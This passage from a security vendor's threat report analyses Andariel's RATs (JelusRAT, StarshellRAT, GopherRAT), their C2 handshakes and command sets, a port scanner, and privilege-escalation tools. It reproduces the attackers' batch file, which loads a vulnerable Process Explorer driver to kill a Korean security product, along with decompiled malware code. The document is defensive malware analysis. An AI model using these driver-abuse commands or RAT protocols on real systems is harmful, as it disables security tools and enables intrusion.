One of the JelusRAT samples creates and checks for a mutex named "WindowsServer", terminating itself if the mutex already exists.

The RAT initializes its C2 communication by sending an initial handshake packet. The handshake packet follows the same format as the configuration data described earlier, with the first byte being a randomly generated XOR key. This packet format is used across all of the RAT's C2 communication. The handshake packet contains a list of 2 key/value pairs:

1. **Main:** Handshake string. In the samples we have analyzed, its value is hardcoded as "Happy new year!"
2. **ClientBIT:** Indicates the RAT's bitness (32 or 64 bit). Taken from "OB" config value.

For the handshake to succeed, the RAT expects to receive the same handshake string **"Happy new year!"** as a response, however inside a **"Check"** key instead of **"Main"**.

```
00000000  56 01 00 00 00 01 0a 43 00 68 00 65 00 63 00 6b  |V......C.h.e.c.k|
00000010  00 1e 00 00 00 48 00 61 00 70 00 70 00 79 00 20  |.....H.a.p.p.y. |
00000020  00 6e 00 65 00 77 00 20 00 79 00 65 00 61 00 72  |.n.e.w. .y.e.a.r|
00000030  00 21 00                                         |.!.|
```

Figure 14. Expected handshake response (decrypted) from C2.

The RAT supports commands such as:

- **SetCritical:** Sets itself as a critical process, i.e. if this process is terminated then the Windows machine will bluescreen. It calls the undocumented NTDLL function NtSetInformationProcess with class ProcessBreakOnTermination for this.
- **UnSetCritical:** Unset itself as critical process.
- **Ping:** the payload does a heartbeat check with the C2
- **Sleep:** change “ST” config value
- **Interval:** change “IV” config value
- **Stop:** terminate process

In addition to these commands, the RAT can also receive a plugin (delivered as a DLL) from its C2 server. This capability makes the RAT fully modular by allowing new functionality to be loaded and executed on demand. We assess that these plugins likely provide the core features of the RAT, as the base implant is otherwise fairly limited on its own. To load a plugin, the C2 sends a “**SavePlugin**” command to the RAT, and to forward a command to a plugin, the C2 sends a “**Plugin**” command to the RAT. Although we were unable to obtain any plugin samples, each plugin is expected to expose four export functions:

1. **testPlugin**
2. **beginPlugin**
3. **endPlugin**
4. **processCommand**

StarshellRAT

StarshellRAT is a custom RAT developed in C# (.NET). This RAT was discovered in attack #2, where its loader (second variant mentioned in earlier section “Trojanized supply-chain to deliver new RATs”) and the RAT itself were hosted on the staging server we found.

Upon execution, it first fingerprints the victim and sends information to its configured C2, including:

- **OS version**
- **Unique victim identifier:** MD5 hash of concatenated values for processor count, username, machine name, OS version, IPv4 addresses of local machine, and OS drive’s total size.
- **An empty string** (likely some reserved value such as campaign identifier, not implemented in observed instances)
- **Username**
- **RAT’s configured sleep time**
- **IPv4 address(es) of local machine**

These values are all concatenated together with a <==> string before being sent to the C2.

After fingerprinting is completed, the RAT then waits for incoming commands, with the following implemented capabilities:

- **Execute shell command**
- **Write file to disk**
- **Exfiltrate file from disk to C2**
- **Take a screenshot**
- **Sleep for a specified duration**
- **Terminate itself (exit process)**

Its C2 communication is implemented via a simple TCP client and the data is compressed using gzip. The command to be executed is determined by the first byte of each decompressed packet.

The name “StarshellRAT” was chosen by combining one of the function names called “StarShell”, which is a typo for “StartShell” and the malware’s category (RAT).

The RAT’s list of function names are shown in figure 15.




Figure 15. StarshellRAT function names

GopherRAT

GopherRAT is a custom Golang-based RAT developed with a range of capabilities. This RAT was discovered through attack #2.

The RAT starts by establishing a TCP connection with its C2 and authenticating through a custom handshake. The RATs config (C2 address and port) is XORed with a hardcoded 8-byte key (357095A221F033AC), which is also used to encrypt/decrypt the C2 communication.

The custom handshake involves sending a randomly generated 16-byte value to the C2, with the last 8 bytes XORed by the hardcoded XOR key and checking the response value received back from the C2.

Once the handshake is completed, the RAT sends a unique victim identifier to the C2. The victim identifier is constructed by generating a SHA256 hash of the victim machine's network adapter MAC address and concatenating the first 10-bytes of the hash value with the phrase "windows". If the MAC address could not be retrieved by the malware, the RAT sends a Korean error message (translating to "MAC address not found") to its C2. The error message is shown in figure 16.

```
v6 = fmt_Errorf("MAC 주소를 찾을 수 없음", 31, 0, 0, 0);
```

Figure 16. Korean error message when MAC address can't be retrieved

The RAT sets a global variable as "windows" during its initialization. This variable is checked in parts of the malware code. For instance, in one of the RAT commands (depicted in figure 17), the RAT supports printing out the current working directory through a readlink operation on "/proc/%d/cwd" only if the global variable is set as "linux". In another part related to drive enumeration, the RAT checks if the variable matches "windows". This global variable and the "windows" string that is concatenated to the victim identifier described earlier suggest a linux variant of this RAT could exist in the wild.

```
case 5:
  if ( target_os_word_len == 5 && *(_DWORD *)target_os == 'unil' && *(_BYTE *)(target_os + 4) == 'x' )
  {
    if ( _InterlockedCompareExchange((volatile signed __int32 *)&stru_72F928, 1, 0) )
      internal_sync__ptr_Mutex_lockSlow(&stru_72F928);
    v141 = 0;
    v44 = runtime_convT64(qword_6E9BE0->Process->Pid);
    *(_QWORD *)&v141 = &RTYPE_int;
    *((_QWORD *)&v141 + 1) = v44;
    v45 = fmt_Sprintf("/proc/%d/cwd", 12, &v141, 1, 1);
    v143 = os_readlink(v45);
    if ( !v143._r2 )
    {
      v46 = &stru_72F860;
      if ( v143._r0 )
        v46 = (_slice_uint8 *)v143._r0;
      main_SendPacket(v121, v136, 5, v143._r1, v46, v143._r1, v143._r1);
      if ( _InterlockedDecrement((volatile signed __int32 *)&stru_72F928) )
        internal_sync__ptr_Mutex_unlockSlow(&stru_72F928);
    }
  }
  break;
```

Figure 17. RAT command to print current working directory with Linux check

The RAT sets up a thread to do a heartbeat check with its C2 every 20 seconds and on its main thread awaits to receive commands from its C2.

The commands supported by the RAT include:

1. **Execute a shell command**
2. **Execute a binary**
3. **Exfiltrate/drop file from/to disk.**
4. **Exfiltrate folder**
5. **Enumerate logical drives (sending drive letter and list of root folders to C2)**
6. **Enumerate files/folders, sending information such as file attributes and child folders.**
7. **Set sleep time (in minutes)**
8. **SOCKS tunneling**
9. **Create directory, delete file or folder, and more…**

One of the other noteworthy commands in the RAT is the ability to encode data (such as standard output for executed commands) to CP949 (Korean language). We suspect this is to support operations on systems with Korean locale.

The RAT and its C2 communicate their actions and response through the same custom packet structure.

The packet structure is defined as:

Packet struct {

Identifier uint8;

Length uint32;

Content []uint8;

}

Some of GopherRAT's function names have been depicted in figure 18.




Figure 18. Example of GopherRAT function names

New tools

Custom .NET port scanner

This is a 32-bit .NET executable that serves as a custom port scanner. Andariel has developed and used custom port scanners in the past[17,18]. Moreover, the executable was obfuscated with "Dotfuscator" – an obfuscator used by Andariel in the past[19]. This executable was observed in attack #1 as well as on the staging server.

As its arguments, the port scanner can take:

- -h (specific hosts or host range) **REQUIRED**
- -p (specific ports or port range) **REQUIRED**
- -c (connection timeout) OPTIONAL
- -t (thread count) OPTIONAL
- -f (write to file) OPTIONAL

An example of its usage has been shown in figure 19.




Figure 19. Output from port scanner usage example

BYOVD – Vulnerable Process Explorer Driver

One of the artifacts found on the staging server was a batch file (named bat.gif). The file's content is shown in figure 20. The batch file installs and runs a driver named "page.sys" as a service. It would subsequently launch another custom executable called "taskhost.exe" with two arguments: "-n" set as TvSvc.exe and "-t" set as File, after which it would unload and remove the system driver as well as a batch file called "1.bat" (assumed to be the same batch file).

We were able to recover the page.sys file from the same staging server, which was a vulnerable version (16.32) of the Process Explorer driver (procexp). This driver has been abused by threat actors to kill EDR solutions in the past[20].

In this instance, the driver was abused to target "TvSvc.exe" which belongs to TurboVaccine, a South Korean cybersecurity vendor.

There have been no previously reported instances of Andariel using BYOVD technique to target cybersecurity solutions, therefore this may be a new TTP in their arsenal.

```
sc create PageSvc type= kernel binPath= "c:\users\public\page.sys"
sc start PageSvc
c:\users\public\taskhost.exe -n TvSvc.exe -t File
sc stop PageSvc
sc delete PageSvc
del /q /s "c:\users\public\page.sys"
del /q /s "c:\users\public\1.bat"
```

Figure 20. Contents of the batch file

PetitPotato

This is a customized version of PetitPotato[21], an open-source privilege escalation tool abusing MS-EFSR protocol.

The tool was found on the staging server, and it has been customized in several ways:

1. It shows its usage through “helpme” command.
2. To run successfully it expects 3 arguments, the first being the EfsId, the second being the command to be executed, and lastly “helpme” string needs to be provided.
3. It prints out “welcome” when it doesn’t receive the appropriate number of arguments.
4. The default named pipe has been renamed to “\\.\pipe**OSV**\pipe\srvsvc” and its pipe file name has been changed to “\\localhost/pipe/**OSV/C$\access.log**”. The changed portions have been emboldened.

The threat actor employed obfuscated stackstrings in the same way as the JelusRAT samples described in an earlier section called “JelusRAT”. Lastly, the help command revealed that the original file name was “me.exe”. An example of “helpme” command output is shown in figure 21.

```
[redacted]>pv.exe helpme

Usage: me.exe [efsId] <command>

The available efsIds are as follows:

    [0] EfsRpcOpenFileRaw

    [1] EfsRpcEncryptFileSrv

    [2] EfsRpcDecryptFileSrv

    [3] EfsRpcQueryUsersOnFile

    [4] EfsRpcQueryRecoveryAgents

    [5] EfsRpcRemoveUsersFromFile (Failed)

    [6] EfsRpcAddUsersToFile

    [7] EfsRpcFileKeyInfo

    [8] EfsRpcDuplicateEncryptionInfoFile (Failed)

    [9] EfsRpcAddUsersToFileEx

    [10] EfsRpcFileKeyInfoEx (Failed)

    [11] EfsRpcGetEncryptedFileMetadata (Failed)

    [12] EfsRpcSetEncryptedFileMetadata (Failed)
```

Figure 21. Example of command output for helpme

Other tools

The group leverages several other tools that were found in attack #1 and/or staging server. These have been summarized in the table below.

Tool	Notes	Sighting
A custom compiled executable for Socks5Server[22] proxy	This proxy tool has been used by Andariel in the past[23].	Staging server
PuTTY link (plink) executable	Plink has been used by Andariel in the past[24,25,26]	Staging server
Packed PrintSpoofer[27] executable	This privilege escalation tool was packed by a custom packer linked to Andariel (tracked as UnderCrypt). PrintSpoofer has been used by Andariel in the past[28].	Staging server
Procdump	This tool has been used by the group in the past[29,30] for credential theft.	Staging server and attack #1 (same exact hash)
Passview	This tool has been used by the group in the past[31] for credential theft.	Staging server and attack #1 (same exact hash)

Conclusion

In this report we detailed two cyberattacks we discovered in 2025 that we attributed to the Andariel group. We also provided analysis on some of the new malware and tools found in these attacks, as well as inside a staging server that we attributed to Andariel at the time.

Although the latest malware, tools, and techniques we discovered shape a part of Andariel's current arsenal, the group still relies heavily also on their old malware, packers, tools, and techniques that provide tracking and attribution opportunities.

While Andariel's activity has historically been concentrated in South Korea, we continue to observe the group conducting operations worldwide, as illustrated by the first attack described. Their targeting and objectives have varied over time, some campaigns have pursued financial gain, while others have focused on stealing information aligned with the regime's priority intelligence needs. This variability underscores the group's flexibility and its ability to support broader strategic goals as those priorities change over time.

Acknowledgements

The author of this report wishes to acknowledge the contributions made by his colleagues towards this research, namely Bert Steppe and Neeraj Singh.

Appendices

Indicators of Compromise (IOCs)

A full list of Indicators of Compromise (IOCs) can be found in WithSecure's GitHub [https://github.com/WithSecureLabs/iocs/tree/master/Andariel2025/].

YARA rules

YARA rules can be found in WithSecure's GitHub [https://github.com/WithSecureLabs/iocs/tree/master/Andariel2025/].

[1] https://www.microsoft.com/en-us/security/blog/2024/07/25/onyx-sleet-uses-array-of-malware-to-gather-intelligence-for-north-korea/#:~:text=to%20Onyx%20Sleet.-,TigerRAT,-Since%202020%2C%20Onyx
[2] https://www.microsoft.com/en-us/security/blog/2023/10/18/multiple-north-korean-threat-actors-exploiting-the-teamcity-cve-2023-42793-vulnerability/#:~:text=000752074544950ae9020a35ccd77de277f1cd5026b4b9559279dc3b86965eee
[3] https://asec.ahnlab.com/ko/73907/
[4] https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-207a#:~:text=the%20actors%20prefer%20netstat%20commands
[5] https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-207a#:~:text=credentials%20%5BT1003%5D.-,Discovery,-The%20actors%20used
[6] https://blog.talosintelligence.com/lazarus_new_rats_dlang_and_telegram/#:~:text=Get%20RDP%20session%20reconnection%20information
[7] https://asec.ahnlab.com/wp-content/uploads/2021/11/Lazarus-%EA%B7%B8%EB%A3%B9%EC%9D%98-NukeSped-%EC%95%85%EC%84%B1%EC%BD%94%EB%93%9C-%EB%B6%84%EC%84%9D-%EB%B3%B4%EA%B3%A0%EC%84%9C.pdf
[8] https://securelist.com/lazarus-andariel-mistakes-and-easyrat/110119/
[9] https://blog.talosintelligence.com/lazarus-three-rats/
[10] https://labs.withsecure.com/publications/no-pineapple-dprk-targeting-of-medical-research-and-technology-sector
[11] https://asec.ahnlab.com/en/74835
[12] https://asec.ahnlab.com/ko/73907/
[13] https://github.com/aappleby/smhasher/blob/master/src/MurmurHash2.cpp#L194
[14] https://blog.talosintelligence.com/lazarus-collectionrat/#:~:text=The implant consists,actual malicious code
[15] https://gchq.github.io/CyberChef/#recipe=SHA2('256',64,160)&input=Vm5dJElVbllTXjJwYUpTNFNCZGdkdk9YRWFdMnlWMWg
[16] https://github.com/LloydLabs/delete-self-poc
[17] https://asec.ahnlab.com/wp-content/uploads/2021/11/Lazarus-%EA%B7%B8%EB%A3%B9%EC%9D%98-NukeSped-%EC%95%85%EC%84%B1%EC%BD%94%EB%93%9C-%EB%B6%84%EC%84%9D%EB%B3%B4%EA%B3%A0%EC%84%9C.pdf
[18] https://blog.talosintelligence.com/lazarus-magicrat/#:~:text=Lightweight port scanner
[19] https://asec.ahnlab.com/en/63192/
[20] https://news.sophos.com/en-us/2023/04/19/aukill-edr-killer-malware-abuses-process-explorer-driver/
[21] https://github.com/wh0amitz/PetitPotato/tree/master/PetitPotato
[22] https://github.com/earthquake/Socks5Server/tree/master/Socks5Server
[23] https://asec.ahnlab.com/en/73924/#:~:text=though%20open%2Dsource-,Socks5%20proxy,-tools%20have%20also
[24] https://www.security.com/threat-intelligence/stonefly-north-korea-extortion#:~:text=available%20SSH%20client.-,Plink,-%3A%20A%C2%A0command
[25] https://blog.talosintelligence.com/lazarus-three-rats/#:~:text=tools%20such%20as-,PuTTY%27s%20plink,-.
[26] https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-207a#:~:text=such%20as%203Proxy%2C-,PLINK,-%2C%20and%20Stunnel%20as
[27] https://github.com/itm4n/PrintSpoofer
[28] https://asec.ahnlab.com/en/59073/#:~:text=MS%2DSQL%20Server%2C-,PrintSpoofer,-was%20used%20for
[29] https://asec.ahnlab.com/en/74039/#:~:text=installed%20Mimikatz%20and-,ProcDump,-during%20the%20infiltration
[30] https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-207a#:~:text=PLINK%20%5BT1572%5D-,ProcDump,-%5BT1003%5D
[31] https://asec.ahnlab.com/en/74039/#:~:text=information%20from%20NirSoft%E2%80%99s-,WebBrowserPassView,-and%20web%20browser

About WithSecure

WithSecure is Europe's cybersecurity partner of choice. Trusted by IT service providers, MSSPs, and businesses worldwide, we deliver outcome-based cybersecurity solutions that protect mid-market companies. Committed to the European Way of data protection, WithSecure prioritizes privacy, data sovereignty, and regulatory compliance.

Boasting more than 35 years of industry experience, WithSecure has designed its portfolio to navigate the paradigm shift from reactive to proactive cybersecurity. In alignment with its commitment to collaborative growth, WithSecure offers partners flexible commercial models, ensuring mutual success across the dynamic cybersecurity landscape.

Central to WithSecure's cutting-edge offering is Elements Cloud, which seamlessly integrates AI-powered technologies, human expertise, and co-security services. Further, it empowers mid-market customers with modular capabilities spanning endpoint and cloud protection, threat detection and response, and exposure management.

WithSecure Corporation was founded in 1988, and is listed on the NASDAQ OMX Helsinki Ltd.

WITH secure™